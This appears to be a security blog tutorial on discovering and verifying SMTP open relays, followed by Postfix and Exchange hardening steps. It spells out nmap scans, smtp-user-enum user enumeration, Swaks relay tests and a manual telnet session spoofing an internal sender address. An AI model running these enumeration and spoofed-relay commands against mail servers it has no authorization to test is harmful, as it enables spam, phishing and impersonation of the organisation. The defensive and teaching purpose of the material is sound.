Listen to this Post

Introduction:
An SMTP Open Relay misconfiguration is a critical email server vulnerability that allows unauthorized users to send emails through a company’s mail server, bypassing all authentication. This flaw transforms a corporate asset into a spamming engine and a potent phishing launchpad, posing severe reputational and security risks. Understanding how to identify and exploit this misconfiguration is essential for both penetration testers defending their infrastructure and bug bounty hunters seeking critical findings.
Learning Objectives:
- Understand the fundamental risks and mechanics of an SMTP Open Relay vulnerability.
- Master the practical methodology for discovering and verifying open relays, from initial reconnaissance to proof-of-concept exploitation.
- Learn the essential commands for SMTP user enumeration and relay testing across different operating systems and tools.
You Should Know:
1. Reconnaissance and Port Scanning
Before attacking, you must confirm the target is running an SMTP service. While ports 25, 587, and 465 are common, modern deployments often use 587 (submission) and 465 (SMTPS). A thorough scan is the first critical step.
Step-by-step guide:
Objective: Identify open SMTP ports on the target network.
Linux (Using Nmap):
 Basic SMTP port scan
nmap -p 25,465,587 -sV <target_ip_or_domain>

Aggressive scan with script enumeration
nmap -p 25,465,587 -sV -sC --script smtp-commands <target_ip_or_domain>
The `-sV` flag probes the service version, and `-sC` runs default scripts, which can reveal valuable banner and command information.
Windows (Using PowerShell):
 Test-NetConnection for a specific port
Test-NetConnection -ComputerName <target_ip_or_domain> -Port 587
For broader port ranges on Windows, third-party tools like `PortQry` or a simple PowerShell loop would be necessary.
2. Enumerating Valid Email Users
An open relay might still require a valid recipient address. Enumerating valid email addresses from the target domain is crucial. The `smtp-user-enum` tool exploits SMTP verbs (VRFY, EXPN, RCPT TO) to discover users.
Step-by-step guide:
Objective: Discover valid email user accounts on the target SMTP server.
Linux (Using smtp-user-enum):
 Install the tool (Kali Linux)
 sudo apt install smtp-user-enum

Enumerate using RCPT TO method (most common)
smtp-user-enum -M RCPT -u <username> -D <target_domain> -t <target_ip> -p 587

Enumerate from a user list
smtp-user-enum -M RCPT -U /usr/share/wordlists/metasploit/unix_users.txt -D <target_domain> -t <target_ip> -p 587
A successful enumeration will differentiate between existing and non-existent users, providing a list of targets like [email protected].
3. Exploitation with Swaks for Relay Testing
Swaks (Swiss Army Knife for SMTP) is a powerful, scriptable command-line tool for testing SMTP interactions. It is the definitive tool for confirming an open relay.
Step-by-step guide:
Objective: Use a potentially valid internal email address to send a test email to an external domain, proving the relay works.
Linux (Installing and Using Swaks):
 Install Swaks
 sudo apt install swaks

Basic open relay test
swaks --to <a href="mailto:your_external_email@gmail.com">your_external_email@gmail.com</a> --from [email protected] --server <target_ip> --port 587

More detailed test with a subject and body
swaks --to <a href="mailto:your_external_email@gmail.com">your_external_email@gmail.com</a> --from [email protected] --server <target_ip> --port 587 --h-Subject "Open Relay Test" --body "This email confirms an SMTP Open Relay vulnerability."
If the server is an open relay, you will receive the test email in your external inbox, and Swaks will show a successful transaction log on the command line.
4. Advanced Verification with Manual SMTP Commands
For environments where tools are restricted or for a deeper understanding, manually interacting with the SMTP server using Telnet or Netcat is an invaluable skill.
Step-by-step guide:
Objective: Manually conduct an SMTP conversation to verify the open relay.
Linux/Windows (Using Telnet):
 Connect to the SMTP server
telnet <target_ip> 587

Initiate the SMTP conversation
EHLO yourdomain.com
MAIL FROM: <a href="mailto:support@target.com">support@target.com</a>
RCPT TO: <a href="mailto:your_external_email@gmail.com">your_external_email@gmail.com</a>
DATA
Subject: Manual Open Relay Test

This is a manual test of the SMTP open relay.
.
QUIT
The period (.) on a line by itself signals the end of the email data. A `250 OK` response after the `RCPT TO` and `DATA` commands is a strong indicator of a successful relay.
5. Mitigation and Hardening the SMTP Server
Identifying the flaw is only half the battle; understanding how to fix it is critical for defenders. The core mitigation is to enforce authentication for relaying mail.
Step-by-step guide:
Objective: Configure the mail server to reject relay requests from unauthenticated sources.
General Principle: In Postfix (a common MTA), the main configuration file `main.cf` must be secured.
 Edit the Postfix configuration
sudo nano /etc/postfix/main.cf

Ensure the following restrictive settings are present:
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 10.0.0.0/8  Your trusted networks ONLY
smtpd_relay_restrictions = permit_mynetworks, permit_sasl_authenticated, defer_unauth_destination

After making changes, restart Postfix
sudo systemctl restart postfix
For Microsoft Exchange: Administrators must ensure that the receive connectors are not configured to allow relaying from anonymous users or untrusted IP ranges without authentication.
What Undercode Say:
- Low-Hanging Fruit with High Impact: SMTP Open Relay remains a surprisingly common misconfiguration that is relatively easy to find and has a direct, high-impact consequence, making it a prime target for bug bounty hunters and a critical check for penetration testers.
- The Gateway to Catastrophe: Beyond simple spamming, this vulnerability is a direct enabler for sophisticated Business Email Compromise (BEC) and whaling attacks, allowing threat actors to launch phishing campaigns that appear to originate from trusted internal domains, dramatically increasing their success rate.
Analysis: The persistence of this decades-old vulnerability in modern networks underscores a critical gap in defensive postures, often stemming from default configurations or misapplied administrative changes. For red teams, it’s a reliable entry point. For blue teams, it represents a failure in basic hardening and continuous security validation. The tooling, from `smtp-user-enum` to Swaks, is mature, accessible, and highly effective, lowering the barrier to entry for attackers and emphasizing the need for proactive defense.
Prediction:
The future of SMTP Open Relay exploitation will become more automated and integrated. We predict a rise in botnets that continuously scan the internet for open relays, instantly adding them to their arsenal for credential phishing campaigns and large-scale spam propagation. Furthermore, as AI-driven social engineering becomes more prevalent, the ability to send these highly personalized phishing emails from a legitimate-looking corporate domain will make the open relay an even more valuable and sought-after asset for advanced threat actors, leading to more targeted and damaging breaches. Defenders must move beyond compliance checklists and adopt continuous adversarial simulation to catch these flaws before they are weaponized.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 3baset – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


